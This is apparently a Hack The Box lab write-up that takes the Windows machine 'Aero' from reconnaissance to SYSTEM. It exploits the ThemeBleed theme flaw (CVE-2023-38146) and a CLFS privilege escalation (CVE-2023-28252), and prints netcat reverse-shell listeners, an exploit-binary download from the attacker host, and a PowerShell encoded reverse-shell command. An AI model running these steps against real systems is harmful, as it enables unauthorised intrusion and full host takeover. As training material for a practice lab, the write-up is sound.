Aero HTB Writeup
Aero is a medium-difficulty Windows machine featuring two recent CVEs: CVE-2023-38146, affecting Windows 11 themes, and CVE-2023-28252, targeting the Common Log File System (CLFS).
Initially we start off this box by doing an nmap scan. And we get the following results
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB/Aero]
└─$ sudo nmap -sC -sV -T5 -p- -A --open 10.129.223.36 | tee nmap
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 12:43 IST
Nmap scan report for 10.129.223.36
Host is up (0.17s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: Aero Theme Hub
|_http-server-header: Microsoft-IIS/10.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11 (88%)
Aggressive OS guesses: Microsoft Windows 11 21H2 (88%)
From the above nmap scan , we can see that there is a web site running on the machine at port 80. Lets check it out
When we visit the website we are greeted with the following home page

The website is a repository to upload our custom Windows 11 themes. We can run dirsearch to see if there are any hidden directories
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/HTB/Aero/reports/http_10.129.223.36/__24-07-03_12-58-50.txt

Target: http://10.129.223.36/

[12:58:50] Starting:
[12:58:53] 403 -  312B  - /%2e%2e//google.com
[12:58:53] 404 -    1KB - /+CSCOT+/oem
[12:59:07] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[12:59:30] 404 -    1KB - /bitrix/web.config
[12:59:32] 403 -  312B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[12:59:34] 404 -    1KB - /cms/Web.config
[12:59:45] 404 -    1KB - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[12:59:47] 200 -    5KB - /favicon.ico
[13:00:26] 405 -    0B  - /Upload
[13:00:26] 405 -    0B  - /upload
[13:00:26] 405 -    0B  - /upload/
[13:00:30] 404 -    1KB - /web.config

Task Completed
We see that there are no sub-directories to explore. There are also no subdomains as well
We can now focus on the uploading themes part

We know that we can upload windows 11 theme to the server. Lets see if we can find any vulnerabilities or exploits. A simple google search yields us the following results

Hmm .. all our search results are populated mostly by the ThemeBleed vulnerability (CVE-2023-38146). Lets see what it does
1
2
3
4
5
6
7
8
9
When an unpatched Windows 11 host loads a theme file referencing an msstyles file,
Windows loads the msstyles file, and if that file's PACKME_VERSION is 999, it then
attempts to load an accompanying dll file ending in _vrf.dll Before loading that file,
it verifies that the file is signed. It does this by opening the file for reading and
verifying the signature before opening the file for execution. Because this action is
performed in two discrete operations, it opens the procedure for a time of check to
time of use vulnerability. By embedding a UNC file path to an SMB server we control,
the SMB server can serve a legitimate, signed dll when queried for the read, but then
serve a different file of the same name when the host intends to load/execute the dll.
Source : https://packetstormsecurity.com/files/176391/Themebleed-Windows-11-Themes-Arbitrary-Code-Execution.html
In simplified words , we use Time of Check to Time of Use (TOCTOU) Vulnerability to exploit the target. There is a huge time gap between the verification of the dll and the execution of it. So we exploit this narrow time gap to exploit the machine
So in the first phase we can pass a legitimate dll for verification and then for execution we can send a malicious dll for execution , thereby gaining an RCE in the target system
We now check for PoC’s and we find this github repo : https://github.com/Jnnshschl/CVE-2023-38146
We install all the requirements and fire the exploit.
To deliver the payload , the script starts an SMB server
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Aero/CVE-2023-38146]
└─$ python3 themebleed.py -r 10.10.14.9 -p 9999
2024-07-03 13:39:09,543 INFO> ThemeBleed CVE-2023-38146 PoC [https://github.com/Jnnshschl]
2024-07-03 13:39:09,543 INFO> Credits to -> https://github.com/gabe-k/themebleed, impacket and cabarchive

2024-07-03 13:39:11,087 INFO> Theme generated: "evil_theme.theme"
2024-07-03 13:39:11,087 INFO> Themepack generated: "evil_theme.themepack"

2024-07-03 13:39:11,087 INFO> Remember to start netcat: rlwrap -cAr nc -lvnp 9999
2024-07-03 13:39:11,087 INFO> Starting SMB server: 10.10.14.9:445
We also start a listener at port 9999. Now we upload the “evil_theme.theme” file and hopefully get a callback from the machine
Upon uploading the file , we see that there is a request for the the dlls
1
2
3
4
5
6
7
2024-07-03 15:08:44,932 INFO> Incoming connection (10.129.222.250,50623)
2024-07-03 15:08:45,294 INFO> AUTHENTICATE_MESSAGE (AERO\sam.emerson,AERO)
2024-07-03 15:08:45,294 INFO> User AERO\sam.emerson authenticated successfully
2024-07-03 15:08:45,981 WARNING> Stage 1/3: "Aero.msstyles" [shareAccess: 1]
2024-07-03 15:08:52,242 WARNING> Stage 2/3: "Aero.msstyles_vrf.dll" [shareAccess: 7]
2024-07-03 15:08:58,837 WARNING> Stage 2/3: "Aero.msstyles_vrf.dll" [shareAccess: 7]
2024-07-03 15:08:59,526 WARNING> Stage 3/3: "Aero.msstyles_vrf.dll" [shareAccess: 5]
Now lets check our reverse shell. Bingo .. we got a call back
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/Aero]
└─$ rlwrap -cAr nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.223.36] 50624
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
User flag is in the C:\Users\sam.emerson\Desktop folder
Now upon simple enumeration we come across a few files in the Documents folder of the same user
1
2
3
4
5
6
7
8
PS C:\Users\sam.emerson\Documents> dir

    Directory: C:\Users\sam.emerson\Documents

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/21/2023   9:18 AM          14158 CVE-2023-28252_Summary.pdf
-a----         9/26/2023   1:06 PM           1113 watchdog.ps1
The watchdog.ps1 file is responsible for executing the malicious themes we upload
Then there is a pdf file. The title gives us a clue regarding the vulnerability we need to exploit to gain administrative access. Lets exfiltrate the file , by converting it into base64
The file content

Hmm .. A privilege escalation vulnerability. Lets search in google for more information regarding the CVE
We come across this Github repo that explains the vulnerability in great detail : https://github.com/fortra/CVE-2023-28252.
Unfortunately this PoC didnt work for me.. so i searched for other PoC’s and found a pre compiled binary , which worked like a charm
Link to the repo : https://github.com/bkstephen/Compiled-PoC-Binary-For-CVE-2023-28252
We can upload the binary from out machine using a python server and download it in the following way
1
PS C:\Users\sam.emerson\Documents> iwr http://10.10.14.9:9797/clfs_eop.exe -outfile clfs_eop.exe
The binary expects us to pass a command to execute , so I passed a powershell base64 encoded reverse shell. (port 9988)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\Users\sam.emerson\Documents> .\clfs_eop.exe "powershell -e <base64_encoded_reverse_shell>"
[+] Incorrect number of arguments ... using default value 1208 and flag 1 for w11 and w10

ARGUMENTS
[+] TOKEN OFFSET 4b8
[+] FLAG 1

VIRTUAL ADDRESSES AND OFFSETS
[+] NtFsControlFile Address --> 00007FF8F2684240
[+] MY EPROCESSS FFFFBF0AC65E9180
[+] SYSTEM EPROCESSS FFFFBF0AC14CE040

TRIGGER START
System_token_value: FFFFE68A33041596
SYSTEM TOKEN CAPTURED
ACTUAL USER=SYSTEM
And yes we get a call back
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/Aero]
└─$ rlwrap -cAr nc -lvnp 9988
listening on [any] 9988 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.223.36] 65382
whoami
nt authority\system
PS C:\Users\sam.emerson\Documents>
The root flag can be found in the Administrators Desktop